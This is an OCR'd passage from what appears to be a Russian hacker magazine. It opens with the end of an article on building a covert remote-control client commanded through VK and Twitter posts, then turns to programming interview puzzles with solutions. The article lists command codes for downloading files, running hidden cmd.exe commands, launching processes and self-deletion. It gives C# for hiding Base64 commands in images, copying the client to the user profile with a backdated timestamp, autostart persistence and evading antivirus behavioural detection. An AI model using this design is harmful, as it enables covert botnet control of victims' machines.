Затем, как обычно, Base64 :), но что же дальше? Выхода два, на схеме это хорошо видно. Останавливаемся на полученном тексте, или, о чудо, в генератор встроен еще и поиск картинок по ключевому слову. Пишем это самое слово в текстбокс снизу, нажимаем кнопку GetImage, в пикчербокс втискивается картинка, прыгаем вперед-назад в поисках интересного. Нашли что-нибудь, понравилось? Нажимаем кнопку Inject и без лишнего кода допишем к найденной картинке шифрованный Base64, сохранив результат на рабочий стол (переживать, что у тебя другое имя пользователя, не стоит, найдет).

```
string getUrl = "https://www.google.com/search?↵
    hl=en&source=imghp&q=" ↵
```



Dywar
mrdywar@gmail.com




```
  + Uri.EscapeUriString(textBox_ImageName.Text) ↵
  + "&gbv=2&oq=&tbm=isch&tbs=ift:jpg";
...
pictureBox_Main.Image.Save(Environment.↵
GetEnvironmentVariable("userprofile") + ↵
"\\Desktop\\123.jpg", ImageFormat.Jpeg);
...
CMDP.StartInfo.FileName = Environment.↵
GetEnvironmentVariable("windir") + ↵
@"\system32\cmd.exe";

CMDP.StartInfo.Arguments = " /K " + "echo " + ↵
textBox_Out.Text + " >> " + Environment.↵
GetEnvironmentVariable("userprofile") + ↵
"\\Desktop\\123.jpg";

CMDP.Start();
```

Можно было запустить cmd — проще и в одну строку, но не в этот раз, позже такой подход пригодится. Итак, на данном этапе получены два вида сообщения, и в зависимости от этого оно сразу публикуется в сети или ведется поиск файлового хранилища. Я использовал postimage.org (postimage.org) с опциями «Не уменьшать», «Для всех». Размещаем и проверяем, подсунув, например, бесплатному HxD. Сообщение внутри и не пострадало? Тогда все хорошо, ссылку можно публиковать. Если кому-то этого мало, код можно раскидать по всему файлу частями или использовать стеганографию.

Наступает интересный и важный этап — выбор социальной сети / блога / аналога Pastebin... Общение происходит именно через выбранный ресурс, и никак по-другому. В этом примере я использовал свою учетную запись vk.com и свежеиспеченную в twitter.com, а клиент был на моем компьютере с включенным AV и firewall, которые крутились в среде Windows 8.1 x64. Блокировка учетных записей — дело тех сетей, на которых размещены сообщения, черный список IP уже из другой истории.




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

КОМАНДЫ ПО ПОЛОЧКАМ

Как сказать клиенту, что ему делать, при этом не имея интерактивного взаимодействия? Придется выдумать нужные команды, порядок их выполнения и десять раз все это протестировать. На картинке, где красуется надпись «Генератор» в ASCII арт, слева можно заметить вшитый порядок. Примеры:

- dn: скачать файл, пишем ссылку и через знак $ имя.расширение, под которым он будет сохранен в папку temp;
- cd: выполнить команду cmd.exe с правами текущего пользователя, так как окно скрыто, для теста использую msg * HELLO;



- st: самая интересная команда, запускает процесс. Первый аргумент — это Environment variable(WINDIR, USERPROFILE, PROGRAMFILES, TEMP ...), затем $ и оставшийся путь в формате folder\\folder\\file.exe;
- tw: посылает GET-запрос, просто указываем полный URL, и все. Может содержать данные, включаем фантазию;
- :k: процесс удаления клиента, использует bat-файл, который тоже удаляется.

Вводим команду по указанным правилам, генератор ее сжимает (не самый лучший результат, но при определенных обстоятельствах размер был меньше в пять раз), посылается запрос к серверу времени, вычисляем хеш двойного ответа... в общем, понятно. Сообщение не должно содержать ошибок, для этого добавлена кнопка TEST, она выдает развернутый вид того, что будет исполнено на клиенте. Если ошибки все же были допущены, это сразу выявится, и мы сэкономим кучу времени. Весь процесс получения команд при нажатии кнопки TEST полностью соответствует клиентскому (100%), кроме, конечно, их выполнения. Так что, отправляя результат работы генератора, оператор уверен в том, что он не пропустит очередной выпуск сериала The walking dead :).


РЕАЛИЗАЦИЯ КЛИЕНТА

Посты VK могут вмещать много текста, а Twitter любит сестру таланта, поэтому в нем мы будем использовать ссылки на фото. Сказано — сделано, вот код обращения к сайту.


```
WebRequest getRequest = WebRequest.Create↵
("https://twitter.com/USERNAME");
getRequest.Timeout = 10000;
using (WebResponse getResponse = getRequest.↵
GetResponse())
{
    using (StreamReader sr = new ↵
    StreamReader(getResponse.GetResponseStream()))
    {
        pageSource = sr.ReadToEnd();
        sr.Close();
    }
}
```

Аналогично получаем и VK.com, читаем страницу до конца. Выискиваем нужные нам данные, выделяем их из общего текста в другую переменную. Далее повторяем процесс из генератора команд в обратном порядке. Надо учитывать, что ключ живет 24 часа, по истечении этого времени клиент не сможет правильно расшифровать и, соответственно, выполнить команду.

Что делать, если запрос на сайт поступает раз в 30 минут, каждый клиент подключается в разное время и кто-то выполнит операции два, а то и три раза? Сохранить последнюю команду в памяти? Не самый лучший вариант, компьютер может быть перезагружен, и повторного исполнения не избежать. А сколько команд хранить в памяти? После долгих раздумий я остановился на одной, так как может потребоваться быстро выполнить действие повторно и, чтобы не пробивать счетчик пустыми сообщениями, лучше пусть оно будет одним. В плане реализации выбор сделан в пользу файла в папке temp, а чтобы не хранить текст в открытом или даже шифрованном виде, положим туда MD5 hash. Можно круче, как в прошлый раз, использовать NTFS-потоки, но это лишнее, на старых ПК диск C отформатирован в FAT32.



Command Generator



Рабочий стол

Ах да, чуть не забыл, файл клиента копируется в userprofile, дату создания устанавливает 2010 года :). Можно, конечно, узнать дату установки Windows и добавить пару месяцев, но тогда придется проверять и текущую дату, чтобы не вылететь в будущее. Не забываем и про реестр, запускаться же как-то надо:

```
File.Copy(Application.ExecutablePath, Environment.↵
GetFolderPath(Environment.SpecialFolder.↵
UserProfile) + @"\Client.exe");
DateTime time = new DateTime(2010, 11, 07, 10, ↵
12, 23);
File.SetCreationTime(Environment.GetFolderPath↵
(Environment.SpecialFolder.UserProfile) + ↵
@"\Client.exe", time);
```

При начале работы не проявляем никакой активности, ждем и не мешаем. Поведенческий анализ антивирусов не реагирует. Допустим, на twitter.com появилось сообщение; зашли, прочитали, нашли ссылку, скачали. Как вынуть? А вот: Encoding.GetEncoding("iso-8859-15") ANSI вполне хватит для того, чтобы продолжать дальше аналогично с VK.com.


Клиент качает файл командой webClient.DownloadFile(), он сам подождет окончания и продолжит выполнение. Cmd.exe запускаем с параметром StartInfo.CreateNoWindow true. Интересным выглядит :k:, ее задача — найти и удалить все следы (при стандартной работе), которые продемонстрированы на картинке.

Два файла в temp, сам клиент в профайле пользователя и запись в реестре (архив file в список не входит и должен быть удален другим способом). Vbs, bat или C# — кому работать легче? Без разницы! C# программа сама позаботится о реестре и temp с обязательной проверкой наличия файла перед попыткой удаления. Bat я использовал только для выполнения одной последней команды. А ожидание перед началом выполнения было реализовано через магическую строку «ping 1.1.1.1 -n 1 -w X > nul», где X — время в миллисекундах. Замечу, что при использовании :k: клиент сам себя закрывает и готов к удалению. Параноики могут перезаписывать файлы нолями десять раз, Rstudio уже не поможет.

ЗАКЛЮЧЕНИЕ


В качестве заключения пропалю недостатки нашего сегодняшнего поделия. Во-первых, написанное на .NET легко реверсится Reflector'ом. C++ код такого размера тоже не составляет проблем для повелителей IDA Pro.

Сообщения легко детектировать, и если получить верительные данные учетной записи и знать алгоритм генерации команд, то можно угнать клиенты. Также наше творение подвержено атаке на спам ключевых слов. А в целом — ничего так концептик. Пользуйся, но только в образовательных целях! ⌶



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ



Илья Русанен
rusanen@real.xakep.ru

В прошлый раз мы решили пожестить, предложив тебе вопросы, которые дают на собеседованиях только в самых особых случаях. Сейчас мы объясним, про что это вообще все было.

ТЕСТОВОЕ ЗАДАНИЕ ДЛЯ ПОСТУПЛЕНИЯ В TEST SCHOOL ИЛИ БИЗНЕС-ЛАБОРАТОРИЮ В ВОРОНЕЖЕ ОТ КОМПАНИИ T-SYSTEMS

ЗАДАЧА № 1

Каким будет результат компиляции и выполнения данной программы?

```
public class Foo {
    private static class Foo2 {
        private static final String name = "Hello";
    }

    public static void main(String[] args) {
        System.out.println(Foo2.name);
    }
}
```

1. Ошибка компиляции.
2. Ошибка выполнения.
3. Hello.

ЗАДАЧА № 3

Каким будет результат выполнения следующего кода?

```
import java.util.*;
public class Test {
    public static void main(String[] args) {
        Class c1 = new ArrayList<String>().getClass();
        Class c2 = new ArrayList<Integer>().getClass();
        System.out.println(c1 == c2);
    }
}
```

1. False.
2. True.
3. Ошибка компиляции.
4. Ошибка времени исполнения.

ЗАДАЧА № 2

Выбери правильные объявления переменных:

1. short x [];
2. short [] y;
3. short[5] x2;
4. short z2 [5];
5. short [] z [] [];
6. short[]y2 = [5];

ЗАДАЧА № 4

Словом «агрегация» точнее всего описывается отношение между...

1. ...твоей квартирой и комнатой в ней.
2. ...твоей комнатой и комнатой твоих соседей.
3. ...твоей комнатой и мебелью в ней.
4. ...тобой и твоими друзьями.

ЗАДАЧА № 5

Какие из следующих ключевых слов используются в конструкции order by (выберите все подходящие варианты)?

1. desc.
2. dasc.
3. having.
4. abs.
5. asc.

Ответы мы опубликуем в следующем номере, а также в группе ВК (vk.com/t_uni).

STD::COUT << SOLUTIONS::BACKEND(0X179) << STD::ENDL;



Алексей Коновалов, «Тензор»

ДЕНЬ НЕЗАВИСИМОСТИ

Нужно сделать анализатор файлов исходного кода на C++. Программа должна выводить дерево зависимостей исходных файлов и список файлов с частотами их включения в другие файлы. Если найдены включения несуществующих файлов, то программа должна вывести пометку «(!)» после имени файла. В директории с исходными кодами могут быть вложенные папки (то есть обход должен производиться рекурсивно). Файлы имеют расширения h и cpp.

Список частот включений файлов должен быть отсортирован в порядке убывания; записи с одинаковым значением сортируются по алфавиту. Сам список отделен от дерева зависимостей пустой строкой.

Решение

Решение задачи можно разделить на четыре основных этапа:

1. Обход файловой системы, поиск файлов исходных кодов в указанной директории.
2. Разбор исходников, извлечение директив include.
3. Разрешение путей.
4. Обход дерева, подсчет статистики, вывод результатов.

В первом этапе все очевидно — достаточно использовать любой способ обхода файловой системы и сделать фильтрацию по расширениям. Например, на boost'е это будет выглядеть примерно так:

```
for(boost::filesystem::recursive_directory_iterator it(projectroot), endit; it != endit; ++it)
    if(boost::filesystem::is_regular_file(it->status()))
        ...
```

Во втором этапе сосредоточена основная сложность задачи. На самом деле реализация легковесного парсера не является трудоемкой задачей, некоторые сложности тут подкидывают особенности C++: нужно не забыть о комментариях, о различных вариантах написания директивы include (расстановка пробелов, скобок и прочее). Вариантов реализации парсера множество, например, можно сделать разбор при помощи регулярных выражений, можно — с использованием машины состояний.

Третий шаг — это получение полных путей к исходникам, найденным в директивах include. Тут все просто: если имя файла в исходном коде было заключено в кавычки (например, `#include "foo.h"`), то ищем файл в директории, где лежит исходник. Если имя файла заключено в угловые скобки (`#include <foo.h>`), то ищем этот файл во всех папках, заданных в командной строке.

В результате третьего этапа мы получим ассоциативный массив «полный путь к файлу / список имен включенных файлов».

На последнем этапе нужно всего лишь рекурсивно обойти полученную структуру, подсчитать статистику и вывести данные в указанном в задании формате. Здесь же можно отловить циклические зависимости. Ниже на псевдокоде описана эта процедура:

```
void PrintSubTree(path, int depth)
{
    for(int i = 0; i < depth * 2; ++i)
            putchar('.');
    printf("%s%s", path, path_exists(path) ? "" : " (!)");
    counter[path] += 1;
    if(path in processed)
            puts(" cyclic dep (");
    else
    {

        putchar('\n');
        if(path_exists)
        {
            deps = files.find(root);
            if(deps)
            {
                processed.insert(path);
                for(size_t i = 0; i < deps.size(); ++i)
                    PrintSubTree(depsi (, depth + 1);
                processed.remove(path);
            }
        }
    }
}
```



Владимир «qua» Керимов, «Тензор»

АЗБУКА ГИКА

Дан текстовый файл произвольной длины, состоящий из букв A, B, C, расставленных в произвольном порядке. Можно собирать повторяющиеся буквы в группы по следующему правилу:

- одиночные буквы складываются в группы вида 4A вместо AAAA или, например, 5C вместо CCCCC;
- повторяющиеся группы букв обрамляются скобкой, и так же приписывается число повторений, например 3(AB) вместо ABABAB;
- повторяющиеся группы внутри повторяющейся группы также можно группировать, например 2(AB3C) вместо ABCCCABCCC.

Предложи алгоритм максимальной свертки, то есть создающий последовательность минимальной длины по входящей последовательности из букв A, B, C, используя правила замены повторяющихся групп. На вход подается путь к текстовому файлу произвольной длины, содержащему только буквы A, B, C. На выход в результате выполнения программы появляется файл output.txt, содержащий свертку последовательности по описанным правилам.

Решение

От редакции: Коварный «Тензор» отказался до конца колоться, как решать эту неординарную задачку, объяснив, что это — их туз из рукава и по-настоящему решает таск примерно один человек из сотни. Но все-таки общее описание правильного алгоритма мы с боем вытащили :).

Решение сводится к итерационному заполнению таблички с промежуточным результатом оптимальных сверток. Учитывая неограниченный размер исходного файла, таблица должна тоже писаться в файл. Но мы принимали решения как без построения таблицы в файле, так и вообще без методов динамического программирования. Поскольку эта задача предлагалась на конкурсе «Стипендия от компании «Тензор», мы принимали варианты, где решения были близкими к оптимальному либо где проявлялся оригинальный стиль мышления.

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многотысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.



Владимир Протасов, «Тензор»

ВСЕ ПО ПОЛОЧКАМ

Напиши разбор результата SQL-запроса в тип «Набор записей» на C++, каждая запись которого состоит из полей. Каждое из полей может принимать значения:

- NULL
- bool
- int
- float
- std::string

Можно ли сделать заполнение набора за одно выделение памяти, если не учитывать неявное выделение памяти внутри std::string? Все типы полей должны генерироваться runtime при отдаче запроса из БД. Как будет решена проблема статической типизации языка C++?

Решение

Это одна из самых занятных задач в нашей работе. По факту эмулируется динамическая типизация в C++. Для решения можно было бы посмотреть в сторону Boost-типов variant или any. Но тогда на порядок усложнится задача расположения данных одним блоком памяти. Здесь нужен обобщенный тип, который может инлайниться в предоставленный сегмент памяти, используя столько места, сколько нужно для своего значения. Контейнер для значения можно хранить как указатель на базовый класс, от которого в реализации наследуется шаблон. И останется только привести указатель на базовый класс с данными к нужному типу-наследнику для работы со значением в поле.

Во время выполнения нужно определить, какие поля участвуют в записях в результате запроса, затем вычислить, сколько памяти нужно под каждую запись. Каждое из полей независимо от типа поля может быть NULL, это тоже следует учитывать при построении API класса, но память все равно нужно рассчитать под полноценное значение нужного типа. После того как мы вычислили, сколько памяти нам надо, выделяется единый блок памяти (ровно один раз!), прямо в нем создаются объекты полей (ячеек таблицы) с помощью размещающего new. Смещения в выделенном блоке памяти для каждого поля вычисляются в цикле, после чего делается что-то вроде new(offset) T.

Возвращаемое значение типа «набор записей» не будет статичным, с ним можно работать как с двумерным массивом значений.

ПАТЧ БАРМИНА 2.0

Укажи последовательность, на которую эта программа (pastebin.com/3ytSYbM1) ответит Y. Ответ объясни.

```
#!/usr/bin/env python
# kiladorknjr@!oe2mkr-oeciw298ejscoding:rot13&ki2njuelq1+nik33uy1skf=mkqhe2kias31
rkrp(' '.wbva(''.wbva(znc(ynzoqn k:pue((beq(k)+51) % 128), y)) sbe y va '6:=<?N @S@l N6:2J3?<: ?.;1<: 6:=<?N ?.;16;↵
NJ6N2?0<O;N \a \k7sjj\k7s}J8 \a }J3<? 6 6; R?.;42h\k7sl ?.;16;Nh6N2?0<O;Nl 6N2?0<O;N j \k00\k7sii\k07J    8 \a hh8 ↵
k 6i jj ~\k00i e 6N2?0<O;NJ    63 h6N2?0<O;N j \k00\k7s m ?.;16;Nh6l 6N2?0<O;N j \k00\k7sii e ~}}}}} \a\a \k00\k00\↵
k00\k07J        @S@{@N1<ON{Q?6N2hb{biJ        @S@{@N1<ON{39O@5hiJ=?6;NJ63 8 \a\a }\k07J    N6:2{@922=h~iJN?S\k07J ?↵
2@ \a ~}}}}}}}}}~ m 6;Nh@S@{.?4P(~*iJ2R02=N\k07J    ?2@ \a \k7sJ?2@ \a ?2@ 63 ?2@ \k0o ~ 29@2 \k7sJ16P@ \a (?2@ e 63↵
<? 6 6; ?.;42h\k7sl ~}}}}i 63 6 \a\a \k7s <? 6 e \k7s \a\a ~*J63 } 6; 16P@\k07J    =?6;N b\k1obJ    2R6NhiJ=?6;N b&↵
bJ'.fcyvg(' ')))
```

Решение

Несмотря на кажущуюся сложность задачи, решается она довольно просто. По первой строке мы должны понять, что программа написана на Python (в нашем случае второй версии) и что во второй строке обычно в виде комментария указывается кодировка файла.

Дальше, прочитав PEP-0263, мы понимаем, что Python пытается получить кодировку из первой строки поиском по регулярному выражению «coding[:=]\s*([-\w.]+)», и выясняем, что наш файл использует кодировку ROT13. Гугл и товарищи довольно быстро подсказывают нам, что это обычный шифр Цезаря со сдвигом 13 и это все легко приводится в читабельный вид методом str.decode с текстом программы и строкой «rot13» в качестве параметров.

В результате мы получаем код вида `exec(...)` с не очень удобочитаемым содержимым. Поэтому мы заменяем exec на print и наслаждаемся «чрезвычайно эффективным» алгоритмом проверки числа на простоту. После удаления бесполезных фрагментов кода мы получаем результирующий алгоритм:

```
res = 1000000001 - int(sys.argv[1])
divs = [res % i for i in range(2, 10000) if i == 2 or i % 2 == 1]
if 0 in divs:
    print "N"
    exit()
print "Y"
```

из которого мы понимаем, что в качестве решения программа принимает число 1 000 000 001 – x, где x — число, не имеющее простых делителей меньше 10 000. В частности, нам подойдет любое простое число больше 10 000, например найденное на просторах интернета число 10 513. Подставляем и получаем 1 000 000 001 – 10 513 = 999 989 488.

Запускаем наш скрипт:

```
python xakep.py 999989488
```

Он долго и упорно печатает точки и в конце концов выдает нам долгожданное Y.

P. S. А еще можно было загуглить первую команду кода (rkrp) и найти вопрос на StackOverflow, в котором описаны трюки с кодировкой и exec ;).

РАБОТА ДЛЯ ФЛЕША

Для текстового редактора нужно разработать класс на C++ для работы с большими текстовыми файлами, причем процедура открытия файла и показ первой страницы должны происходить максимально быстро. Размер файла может быть несколько гигабайт и даже больше.

Примерный интерфейс класса:

- Load(ИмяФайла)
- Store(ИмяФайла)
- GetLine(НомерСтроки)
- InsLine(НомерСтроки, Строка)
- ReplLine(НомерСтроки, Строка)
- DelLine(НомерСтроки)

Решение

Задача на самом деле несложная. Просто помни, что оперативная память сильно ограничена по сравнению с жестким диском в объеме. Если внимательно прочесть условия задачи, то можно найти подсказку. Держать в памяти достаточно одну страницу!

Все остальное оставляем в файле, никуда не копируем, полностью файл в оперативную память, конечно же, не загружаем. Будут некоторые сложности с методами InsLine и ReplLine. Придется перезаписывать хвост файла.

Принцип обмена строк файла тоже довольно прост. Поскольку оптимизировать процесс по условию задачи не требуется, достаточно в нужном порядке вызвать InsLine и DelLine.



Коллективный разум



Андрей Сбоев, «Тензор»

KEEP CALM, I KNOW REGEXP

Что делает следующее регулярное выражение (pastebin.com/vtEEqphd) и как бы ты его исправил?

```
uU (?rR (?(?:'''(?:^'\\ (|\\.|'{1,2}(?!'))*'''|'(?:^'\n\\ (|\\.)*'|"""(?:^"\\ (|\\.|"{1,2}(?!"))*"""|"(?:^"\n\\ (|\\.)*")
```

Решение

Здесь сразу бросается в глаза начало в виде буквы u и наличие экранированных кавычек в регулярке. Человек, хотя бы раз видевший питон, особенно версии 2.x, сразу же заподозрит что-то питоновское. Так и есть. Это поиск строковых литералов в коде на Python.

Гораздо сложнее найти в инструкции ошибку, а она есть. Дело в том, что строковые литералы, идущие один за другим, должны быть склеены в один общий. Эта регулярка не совсем корректно отработает, находя фактически разные строки.

CONSOLE.LOG(SOLUTIONS("JS", "179"));

ЗАДАЧА № 1

Каков результат выполнения данного кода и почему?


```
var f = function g(){ return 23; };
typeof g();
```

Решение: кажется, что ответ — «number», но в результате получим ошибку — «g is not defined». Вся соль в том, что g видно только внутри самой функции, так как это не function declaration, a function expression. В то же время f видно обычным образом, и `typeof f()` даст нам number.

ЗАДАЧА № 2

Дан массив `[1,[2,3,[4],5],6,[7]]`. Предложи самый короткий код для превращения его в `[1,2,3,4,5,6,7]`.

Решение: наверное, самый короткий вариант — это сделать «каст» к строке, а затем разбить по запятой: `("" + [1,[2,3,[4],5],6,[7]]).split(',')`. На выходе получим уже «ровный» массив строк (!), который легко превращается в массив чисел (см. задачу 10). Не исключаю, что есть и более короткий способ.



Олег Елифантьев, «Тензор»

ЗАДАЧА № 3

Есть произвольная функция. В ней нужно получить ссылку на глобальный объект. Код должен без ошибок исполняться как на клиентской, так и на серверной стороне (Node.js).

NB: решение должно работать как под strict mode, так и без него.

Решение:

```
var global = (function() { return this || (1,eval)('this') })();
```

При работе в не strict mode решение даст первая часть выражения — `this` (он будет указывать на глобальную область). При работе в strict mode `this == null` нам потребуется вторая часть. Ключ к решению — так называемый `indirect eval call`, то есть мы вызываем не сам eval, а «ссылку» на него. А такой вызов гарантированно будет выполнен в глобальном scope. Подробности на StackOverflow (stackoverflow.com/questions/9107240/1-evalthis-vs-evalthis-in-javascript).

ЗАДАЧА № 4

Что выведет следующий код?

```
var foo = {
    bar: function(){ return this.baz; },
    baz: 1
}
typeof (f = foo.bar)();
```

Решение: результат работы данного кода — undefined или ошибка в strict mode. Граалем здесь будет понимание того, как работает this. В момент, когда выполняется `f = foo.bar`, в переменной `f` мы получаем ссылку на функцию `foo.bar`. В момент вызова `f()` `this` будет глобальный объект или null в strict mode. Соответственно, получим undefined или брошенное исключение.

ЗАДАЧА № 5

Каков результат выполнения данного кода и почему?

```
(function f(){
    function f(){ return 1; }
    return f();
    function f(){ return 2; }
})();
```

Решение: чтобы понять суть этой задачи, нужно понять hoisting. В этом случае мы имеем два объявления функции с одинаковым именем, которое «всплывет» в самый верх scope, и реально мы получим:

```
(function f(){
    function f(){ return 1; }
    function f(){ return 2; }
    return f();
})();
```

Что даст в результате 2.

ЗАДАЧА № 6

Объясни, почему выражение `++[[]][+[]]+[+[]] = "10"` истинно?

Решение: ключ к этому заданию — понять, как работает +[]. Грубо говоря, это приведение массива к числу, которое осуществляется через... приведение к строке — `+[] => +"" => 0`. Дальше все выражение раскручивается довольно просто. На тему этой задачки есть эпичный тред на StackOverflow (stackoverflow.com/questions/7202157/can-you-explain-why-10).

ЗАДАЧА № 7

Почему следующее выражение верно?

```
({toString: function() { return 10 }, valueOf: function() { ↵
return {} }}) + 1 == 11
```

Решение: для объяснения данной задачи нужно знать, как работает `valueOf`, `toString` и приведение типов.

Когда мы хотим сложить объект и число, сперва вызывается valueOf, но он возвращает не примитивный тип. В этом случае вызывается toString, который в нашем примере возвращает 10. 10 + 1 == 11.

ЗАДАЧА № 8

Объясни, что делает этот код и как можно использовать полученный bind:

```
var bind = Function.prototype.call.bind(Function.prototype.↵
bind);
```

Решение: создается функция, эквивалентная по смыслу `Function.prototype.call`, но выполняется всегда в контексте `Function.prototype.bind`. То есть, по сути, это `Function.prototype.bind.call(...)`. В результате с помощью bind можно получить функцию, контекст которой будет определяться при вызове и передаваться первым аргументом. Пример:

```
var push = bind(Array.prototype.push);
var arr = [];
push(arr, 10); // вместо arr.push(10);

bind(Array.prototype.push) =>
Function.prototype.bind.call(Array.prototype.push) =>
Array.prototype.push(context, args...) => F

F(arr, 10) => arr.push(10);
```

ЗАДАЧА № 9

Что выведет следующий код?

```
console.log(0);
setTimeout(function() { console.log(1) }, 0);
setTimeout(function() { console.log(2) }, 42);
console.log(3);
```

Решение: правильным ответом к этой задачке будет последовательность «0, 3, 1, 2». Основная загоздка состоит в том, что, даже указав задержку в 0 секунд, мы размещаем в «очереди событий» новое событие, к обработке которого виртуальная машина JavaScript все равно перейдет лишь в тот момент, когда будет закончена обработка текущего «набора» инструкций (то есть в нашем случае следующего `setTimeout` и `console.log(3)`).

ЗАДАЧА № 10

Есть массив строк, в каждой строке — число:

```
["10", "20", "30"]
```

Нужно преобразовать его в массив чисел. Для этого решили использовать метод `map()`:

```
["10", "20", "30"].map(parseInt)
```

Получим ли правильный результат `[10,20,30]`? Объясни свой ответ.

Решение: чтобы решить эту задачу, нужно понять, что приходит в функцию, которая выполняет map. Она принимает три аргумента:

- элемент;
- его порядковый номер в массиве;
- сам перебираемый массив.

Также не стоит забывать, что parseInt принимает второй опциональный аргумент — основание системы счисления.

В итоге получаем цепочку вызовов:

- `parseInt("10", 0); -> 10`
- `parseInt("20", 1); -> NaN`
- `parseInt("30", 2); -> NaN`

ОТВЕТЫ НА ЗАДАЧИ ОТ КОМПАНИИ T-SYSTEMS

ЗАДАЧА № 1

Опиши, сколькими способами можно проверить телефон, содержащий только одну кнопку, выполняющую:

1. Прием вызова по нажатию.
2. Отклонение вызова.
3. Звонок в скорую помощь.

Ответ: 8

ЗАДАЧА № 2

Тебе необходимо проверить защищенность своего аккаунта в Facebook на запрет просмотра фото для недрузей. Опиши все способы проверки.

Ответ: как вариант — создать фейковый аккаунт и попробовать посмотреть фото с него. Креативность приветствуется!

Огненный форпост

Изучаем возможности nftables — нового пакетного фильтра Linux

